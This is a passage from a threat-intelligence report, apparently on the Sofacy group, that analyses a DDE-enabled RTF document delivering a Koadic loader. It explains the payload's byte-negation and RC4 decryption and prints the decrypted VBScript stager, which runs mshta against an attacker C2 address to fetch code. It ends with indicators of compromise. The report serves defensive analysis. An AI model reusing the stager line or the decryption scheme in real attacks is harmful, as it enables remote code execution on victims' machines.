In addition to the aforementioned DOCX file, we found another related DDE enabled document based on an infrastructure overlap with a Zebrocy C2 IP address. This related delivery document was an RTF file that downloaded and installed a payload used to load the open-source Koadic tool. We do not have telemetry on the target or attack vector, but we know the RTF file used DDE to download and execute an executable that loaded Koadic. The payload (abbad7acd...) is an executable that appears to have been created by a VBScript to Executable tool and further obfuscated with a cryptor. Our analysis shows some possible ties to the Vbs to Exe tool by F2KO Software but we have yet to confirm a direct overlap. We believe the actor used a cryptor on the payload, as it obtains a filename and script from within its resources and decodes these resources by multiplying each byte by negative one. The payload then uses the MD5 hash (14331d289e737093994395d3fc412afc) of what appears to be a hardcoded SHA1 hash (B6A75B1EF701710D7AEADE0FE93DE8477F3BD506) as an RC4 key to decrypts the resulting decoded data. For instance, the following data exists within a resource:
fb 70 b0 c9 bd c5 8a d4 0c 54 fd 4c 6d bb f0 0f
By multiplying each byte with -1, we obtain the following data:
05 90 50 37 43 3b 76 2c f4 ac 03 b4 93 45 10 f1
After using RC4 and the key 14331d289e737093994395d3fc412afc, the following cleartext data appears:
\x00\x00\x00\x00FlashRun.vbs
We do not see the payload using this FlashRun.vbs filename, instead it uses a temporary file name to store an embedded VBScript file, such as %Temp%\4.tmp\5.vbs. The embedded VBScript is retrieved from a resource and decrypted using the same algorithm as discussed above, which results in the following cleartext:

```
set objshell = createobject(\"wscript.shell\")
objshell.run \"mshta hxxp://86.106.131.177:6500/zIZFh\",vbhide
```

The Koadic C2 server will respond to this request with Javascript code that acts as the Koadic staging payload, which allows the actor to run additional Koadic modules on the end system to carry out their post-exploitation activities. Unfortunately, we did not observe the Koadic modules used by Sofacy during out analysis.

IOCs

Domain

supservermgr[.]com

URL

hxxp://supservermgr[.]com/sys/upd/pageupd.php

Zebrocy

d697160aecf152a81a89a6b5a7d9e1b8b5e121724038c676157ac72f20364edc
cba5ab65a24be52214736bc1a5bc984953a9c15d0a3826d5b15e94036e5497df
25f0d1cbcc53d8cfd6d848e12895ce376fbbfaf279be591774b28f70852a4fd8
115fd8c619fa173622c7a1e84efdf6fed08a25d3ca3095404dcbd5ac3deb1f03
f27836430742c9e014e1b080d89c47e43db299c2e00d0c0801a2830b41b57bc1
5b5e80f63c04402d0b282e95e32155b2f86cf604a6837853ab467111d4ac15e2
dd7e69e14c88972ac173132b90b3f4bfb2d1faec15cca256a256dd3a12b6e75d

Koadic

abbad7acd50754f096fdc6551e728aa6054dcf8e55946f90a02b17db552471ca

User Agents

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; InfoPath.1)

Mozilla/5.0 (Windows NT 6.1; WOW64) WinHttp/1.6.3.8 (WinHTTP/5.1) like Gecko

Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101 Firefox/6.0.1

IPs

185.25.51[.]198
185.25.50[.]93
220.158.216[.]127

92.114.92[.]102
86.106.131[.]177

DDE Docs

85da72c7dbf5da543e10f3f806afd4ebf133f27b6af7859aded2c3a6eced2fd5
8cf3bc2bf36342e844e9c8108393562538a9af2a1011c80bb46416c0572c86ff